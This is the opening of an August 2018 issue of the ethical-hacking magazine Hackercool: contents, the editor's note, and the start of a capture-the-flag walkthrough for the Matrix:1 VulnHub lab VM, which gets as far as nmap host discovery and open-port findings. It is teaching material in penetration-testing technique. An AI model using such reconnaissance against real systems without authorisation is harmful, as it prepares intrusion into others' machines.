Hackercool

August 2018 Edition 1 Issue 11

Capture The Flag

MATRIX-1

METASPLOIT THIS MONTH

Manage Engine Exchange Re porter plus, CMS Made Simple , Monstra CMS RCE Modules.

WEB SECURITY :

Cross Site Scripting For Beginners: PART2

METASPLOITABLE TUTORIALS :

Hacking into the Apache Tomcat service running on port 8180

HACKSTORY :

The complete story of how US elections were hacked.

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to relea-se the eleventh issue of the first edition of Hackerco-ol magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber sec-urity researcher (or whatever you want to call it). I am also a freelance cyber s-ecurity trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog that deals with ethical hacking, **hackercool.com***. This blog has a dedicated Facebook page and Youtube chan-nel with name "***Kanishkashowto***". I also developed a vulnerable web applica tion for practice "***Vulnerawa***" which can be very helpful for beginners to practic e website security.*

This magazine was started with an ambition to deal with real world ethical hacking. In simple terms this means we teach ethical hacking as close to real world as possible. As necessity arises, we sometimes teach both blackhat and grey hat hacking . You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves saf-e from the bad hackers.

The main focus of this magazine is dealing with ethical hacking in real wor-ld scenarios. i.e ***hacking with antivirus and firewall ON****. My opinion is that we cannot improve cyber security and information security of the users until we teach them the real world ethical hacking.*

In continuation of our Capture The Flag Features, in this issue our readers will see how to hack Matrix : 1 VM. As a part of this, our readers will learn in det-ail about password cracking. Another interesting feature in this issue is the Web Security section where you can find some Real Wolrd Scenarios of Cross Site Scripting. Apart from this we have included all our regular features.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool August 2018 Issue .

****


MATRIX : 1

CAPTURE THE FLAG


You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those wh-o want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginn-ers but also security professionals, system administrators and other cyber security enthusiats. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

In this issue, we bring you the challenge of MATRIX : 1. It is a small boot2root VM created by Ajay Verma. The goal of this CTF is to get root on our target VM and read a file /root/flag.txt. The difficulty level is INTERMEDIATE.

The VM can be downloaded from the link https://www.vulnhub.com/entry/matrix-1,259/ and can be set up in vmware.I have configured network adapter to NAT and enabled the DHCP service so that IP address is automatically assigned. As always my attacker machine is Kali Linux. So let's start. The first thing I need to do is find the IP address of my target. For this, I use Nmap to scan for live hosts in my network.




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.41.143  netmask 255.255.255.0  broadcast 192.168.41.255
        inet6 fe80::20c:29ff:fe37:c4c9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:37:c4:c9  txqueuelen 1000  (Ethernet)
        RX packets 706  bytes 108090 (105.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 104  bytes 10378 (10.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```



```
root@kali:~# nmap -sP 192.168.41.100-199
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 09:04 EST
Nmap scan report for 192.168.41.152
Host is up (0.0026s latency).
MAC Address: 00:0C:29:03:4F:17 (VMware)
Nmap scan report for 192.168.41.143
Host is up.
Nmap done: 100 IP addresses (2 hosts up) scanned in 1.91 seconds
root@kali:~# 
```


The IP address of our target is 192.168.41.152. After getting the IP address of our target the next thing to do is perform a verbose scan with NMAP. This will give us detailed information about the target and the services running on it.

As we can see in the image below, target has three ports open : 22,80 and 31337.Port 22 is running a OpenSSH 7.7 server. There are two SimpleHTTPServer 0.6 servers running on both ports 80 and 31337.



